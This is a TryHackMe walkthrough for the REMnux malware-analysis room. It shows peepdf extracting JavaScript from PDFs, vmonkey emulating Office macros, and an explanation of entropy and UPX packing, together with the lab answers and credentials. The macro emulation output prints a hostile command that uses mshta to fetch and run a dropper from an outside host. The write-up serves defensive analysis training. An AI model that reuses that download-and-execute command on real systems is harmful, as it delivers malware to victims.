MAL: REMnux The Redux TryHackme

By Shamsher khna This is a Writeup of Tryhackme room “MAL:REMnux The Redux”


https://tryhackme.com/room/malremnuxv2

What we learn in this room

- Identifying and analysing malicious payloads of various formats embedded in PDF’s, EXE’s and Microsoft Office Macros (the most common method that malware developers use to spread malware today)
- Learning how to identify obfuscated code and packed files — and in turn — analyse these.
- Analysing the memory dump of a PC that became infected with the Jigsaw ransomware in the real-world using Volatility.

IP Address: 10.10.32.28
Username: **remnux**
Password: **malware**

```
ssh remnux@10.10.32.28
```



Task 3. Analysing Malicious PDF's

Question 1. How many types of categories of "Suspicious elements" are there in "notsuspicious.pdf"

```
remnux@thm-remnux:~/Tasks/3$ peepdf notsuspicious.pdf
Warning: PyV8 is not installed!!

File: notsuspicious.pdf
MD5: 2992490eb3c13d8006e8e17315a9190e
SHA1: 75884015d6d984a4fcde046159f4c8f9857500ee
SHA256: 83fefd2512591b8d06cda47d56650f9cbb75f2e8dbe0ab4186bf4c0483ef468a
Size: 28891 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 7
        Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16
, 17, 18]
        Streams (3): [4, 15, 18]
                Encoded (2): [15, 18]
        Objects with JS code (1): [6]
        Suspicious elements:
                /OpenAction (1): [1]
                /JS (1): [6]
                /JavaScript (1): [6]
```

Answer: 3

Question 2. Use peepdf to extract the javascript from “notsuspicious.pdf”. What is the flag?

Note the output confirming that there’s Javascript present, but also how it is executed? OpenAction will execute the code when the PDF is launched.
To extract this Javascript, we can use peepdf’s “extract” module. This requires a few steps to set up but is fairly trivial.
The following command will create a script file for peepdf to use:

```
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-notsuspicious.pdf' > extracted_
javascript.txt
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  notsuspicious.pdf
```

The script will extract all javascript via extract js and pipe > the contents into “javascript-from-notsuspicious.pdf”

We now need to tell peepdf the name of the script (extracted_javascript.txt) and the PDF file that we want to extract from (notsuspicious.pdf):

```
remnux@thm-remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  javascript-from-notsuspicious.pdf  notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$
```

Remembering that the Javascript will output into a file called “javascript-from-demo_nonsuspicious.pdf” because of our script.
To recap: “extracted_javascript.txt” (highlighted in red) is our script, where “notsuspicious.pdf” (highlighted in green) is the original PDF file that we think is malicious.

```
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-notsuspicious.pdf
// peepdf comment: Javascript code located in object 6 (version 0)

app.alert("THM{[redacted]}");remnux@thm-remnux:~/Tasks/3$
```

Question 3. How many types of categories of “Suspicious elements” are there in “advert.pdf”

Now Run this command **peepdf advert.pdf**

```
Catalog: 1
Info: 9
Objects (7): [1, 3, 24, 25, 26, 27, 28]
Streams (1): [26]
        Encoded (1): [26]
Objects with JS code (1): [27]
Suspicious elements:
        /OpenAction (1): [1]
        /Names (2): [24, 1]
        /AA (1): [3]
        /JS (1): [27]
        /Launch (1): [28]
        /JavaScript (1): [27]
```

> *Answer: 6*

Question 4. Now use peepdf to extract the javascript from “advert.pdf”. What is the value of “cName”?

```
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_javascript.txt  javascript-from-notsuspicious.pdf  notsuspicious.pdf
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-advert.pdf' > extracted_advert.txt
remnux@thm-remnux:~/Tasks/3$ peepdf -s extracted_advert.txt advert.pdf
remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf  extracted_advert.txt  extracted_javascript.txt  javascript-from-advert.pdf  javascript-f
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
    cName: "notsuspicious",
    nLaunch: 0
});remnux@thm-remnux:~/Tasks/3$
```

Answer: notsuspicious

Task 4. Analysing Malicious Microsoft Office Macros


Question 1. What is the name of the Macro for "DefinitelyALegitInvoice.doc"


```
remnux@thm-remnux:~/Tasks$ cd 4
remnux@thm-remnux:~/Tasks/4$ ls
DefinitelyALegitInvoice.doc  Taxes2020.doc
remnux@thm-remnux:~/Tasks/4$ vmonkey DefinitelyALegitInvoice.doc
vmonkey 0.08 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

================================================================================
FILE: DefinitelyALegitInvoice.doc
INFO     Starting emulation...
INFO     Emulating an Office (VBA) file.
INFO     Reading document metadata...
Traceback (most recent call last):
```

```
TRACING VBA CODE (entrypoint = Auto*):
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/sType/Resou
INFO     Found possible intermediate IOC (URL): 'http://www.w3.org/1999/02/22-rdf-syntax
INFO     Found possible intermediate IOC (URL): 'http://purl.org/dc/elements/1.1/'
INFO     Found possible intermediate IOC (URL): 'http://schemas.openxmlformats.org/drawi
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/mm/'
INFO     Found possible intermediate IOC (URL): 'http://10.0.0.10:4444/MyDropper.exe'
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/photoshop/1.0/'
INFO     Found possible intermediate IOC (URL): 'http://ns.adobe.com/xap/1.0/'
INFO     Emulating loose statements...
WARNING  No entry points found. Using heuristics to find entry points...
INFO     ACTION: Found Heuristic Entry Point - params 'DefoLegit' -
INFO     evaluating Sub DefoLegit
INFO     Calling Procedure: Shell("['cmd /c mshta http://10.0.0.10:4444/MyDropper.exe']"
INFO     Shell('cmd /c mshta http://10.0.0.10:4444/MyDropper.exe')
INFO     ACTION: Execute Command - params 'cmd /c mshta http://10.0.0.10:4444/MyDropper.
INFO     ACTION: Found Heuristic Entry Point - params 'DefoLegit' -
INFO     evaluating Sub DefoLegit
INFO     Calling Procedure: Shell("['cmd /c mshta http://10.0.0.10:4444/MyDropper.exe']"
INFO     Shell('cmd /c mshta http://10.0.0.10:4444/MyDropper.exe')
INFO     ACTION: Execute Command - params 'cmd /c mshta http://10.0.0.10:4444/MyDropper.
```

> *Answer: DefoLegit*

Question 2. What is the URL the Macro in "Taxes2020.doc" would try to launch?





> *Answer: http://tryhackme.com/notac2cserver.sh*

Task 5. I Hope You Packed Your Bags

But first: Entropy 101

There's a reason why I've waited until now to discuss file entropy in the malware series.

REMnux provides a nice range of command-line tools that allow for bulk or semi-automated classification and static analysis. File entropy is very indicative of the suspiciousness of a file and is a prominent characteristic that these tools look for within a Portable Executable (PE).


At it's very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less "randomness" of the data in the file, where a scoring towards 8 indicates this data is more "random".

For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as “1's” will have a low entropy score.

Okay…so?


Malware authors use techniques such as encryption or packing (we’ll come onto this next) to obfuscate their code and to attempt to bypass anti-virus. Because of this, these files will have high entropy. If an analyst had 1,000 files, they could rank the files by their entropy scoring, of course, the files with the higher entropy should be analysed first.

To illustrate, this file would have a low entropy because the data has a pattern to it.



https://tryhackme.com/room/malremnuxv2

Whereas however, this file would have a high entropy because there’s no pattern to the data — it’s a lot more random in comparison.



https://tryhackme.com/room/malremnuxv2


Packing and Unpacking

I briefly discussed this in my MAL: Introductory room, but that doesn’t do this topic justice.

We'll start with a bit of theory (so bare with me here) on how packing works and why it's used. Packer's use an executable as a source and output's it to another executable. This executable will have had some modifications made depending on the packer. For example, the new executable could be compressed and/or obfuscated by using mathematics.

Legitimate software developers use packing to reduce the size of their applications and to ultimately protect their work from being stolen. It is, however, a double-edged sword, malware authors reap the benefits of packing to make the reverse engineering and detection of the code hard to impossible.

Executables have what's called an entry point. When launched, this entry point is simply the location of the first pieces of code to be executed within the file — as illustrated below:




https://tryhackme.com/room/malremnuxv2

(Sikorski and Honig, 2012)

When an executable is packed, it must unpack itself before any code can execute. Because of this, packers change the entry point from the original location to what's


called the “Unpacking Stub”.



https://tryhackme.com/room/malremnuxv2

(Sikorski and Honig, 2012)

The “Unpacking Stub” will begin to unpack the executable into its original state. Once the program is fully unpacked, the entry point will now relocate back to its normal place to begin executing code:



https://tryhackme.com/room/malremnuxv2

(Sikorski and Honig, 2012)

It is only at this point can an analyst begin to understand what the executable is doing as it is now in it's true, original form.

Determining if an Executable is Packed

Don't worry, learning how to manually unpack an executable is out-of-scope for this pathway. We have a few tools at our arsenal that should do a sufficient job for most of the samples we come across in the wild.

Packed files have a few characteristics that may indicate whether or not they are packed:


- Remember about file entropy? Packed files will have a high entropy!

- There are very few “Imports”, packed files may only have “GetProcAddress” and “LoadLibrary”.
- The executable may have sections named after certain packers such as UPX.

Demonstration

I have two copies of my application, one not packed and another has been packed.


Below we can see that this copy has 34 imports, so a noticeable amount and the imports are quite revealing in what we can expect the application to do:



name (34)	group (6)
GetWindowsDirectoryA	system-information
OpenProcessToken	security
LookupPrivilegeValueA	security
AdjustTokenPrivileges	security
SizeofResource	resource
FindResourceA	resource
LoadResource	resource
WriteFile	file
CreateFileA	file
MoveFileA	file
GetTempPathA	file
WinExec	execution
CreateRemoteThread	execution
GetCurrentProcess	execution
OpenProcess	execution
GetProcAddress	dynamic-link-library
LoadLibraryA	dynamic-link-library
GetModuleHandleA	dynamic-link-library
CloseHandle	-

https://tryhackme.com/room/malremnuxv2


Whereas the other copy only presents us with 6 imports.



name (6)	g
OpenProcessToken	s
VirtualProtect	n
ExitProcess	e
LoadLibraryA	d
GetProcAddress	d
exit	-

https://tryhackme.com/room/malremnuxv2

We can verify that this was packed using UPX via tools such as PEID, or by manually comparing the executables sections and filesize differences.



https://tryhackme.com/room/malremnuxv2

Look at that entropy! **7.526** out of **8**! Also, note the name of the sections. `UPX0` and the entry point being at `UPX1` …that's our packer.

https://tryhackme.com/room/malremnuxv2

Question 1. What is the highest file entropy a file can have?

> *Answer: 8*

Question 2. What is the lowest file entropy a file can have?

> *Answer: 0*

Question 3. Name a common packer that can be used for applications?

> *Answer: UPX*

Additional Reading

A Look At Entropy Analysis

[BlackHat 2019] Investigating Malware Using Memory Forensics (Video)

Malware Threat Report — Q2 2020 (Avira)

Malware Detection in PDF and Office Documents: A survey


Cheatsheets

REMnux 7.0 Documentation

Volatility 2.4. Windows & Linux Profile Cheatsheets

Please Follow on LinkedIn Twitter

Written by Shamsher khan



https://tryhackme.com/p/Shamsher

For more walkthroughs stay tuned…
Before you go…

Visit my other walkthrough's:-

and thank you for taking the time to read my walkthrough.
If you found it helpful, please hit the 👏 button 👏 (up to 40x) and share it to help others with similar interests! + Feedback is always welcome!

Remnux Linux Tryhackme Tryhackme Walkthrough Tryhackme Writeup

Follow

Written by Shamsher khan

336 Followers · 5 Following


Web Application Pen-tester || CTF Player || Security Analyst || Freelance Cyber Security Trainer

No responses yet

What are your thoughts?

Respond

More from Shamsher khan



Shamsher khan

Intro to Python TryHackme

By Shamsher khna This is a Writeup of Tryhackme room “Intro to Python”

May 22, 2021 204 7

Shamsher khan

Linux Strength Training Tryhackme Writeup

By Shamsher khan This is a Writeup of Tryhackme room “Linux Strength Training”

May 8, 2021 15

In InfoSec Write-ups by Shamsher khan

Linux PrivEsc Tryhackme Writeup

By Shamsher khan This is a Writeup of Tryhackme room “JLinux PrivEsc”

Apr 20, 2021 105

Shamsher khan

Sysinternals Tryhackme Writeup

By Shamsher khna This is a Writeup of Tryhackme room “Sysinternals”

May 18, 2021 110

See all from Shamsher khan

Recommended from Medium

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

Jawstar

Advent of Cyber 2024 {Day - 23} Tryhackme Answers

The Story

Dec 24, 2024

Lists

General Coding Knowledge

20 stories · 1853 saves

Staff picks

796 stories · 1561 saves

In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

Nov 28, 2024 50

Jynxx

REMnux: Getting Started| TryHackMe—Writeup

Task 3

Nov 4, 2024 5

erative that we understand and can protect against common attacks.

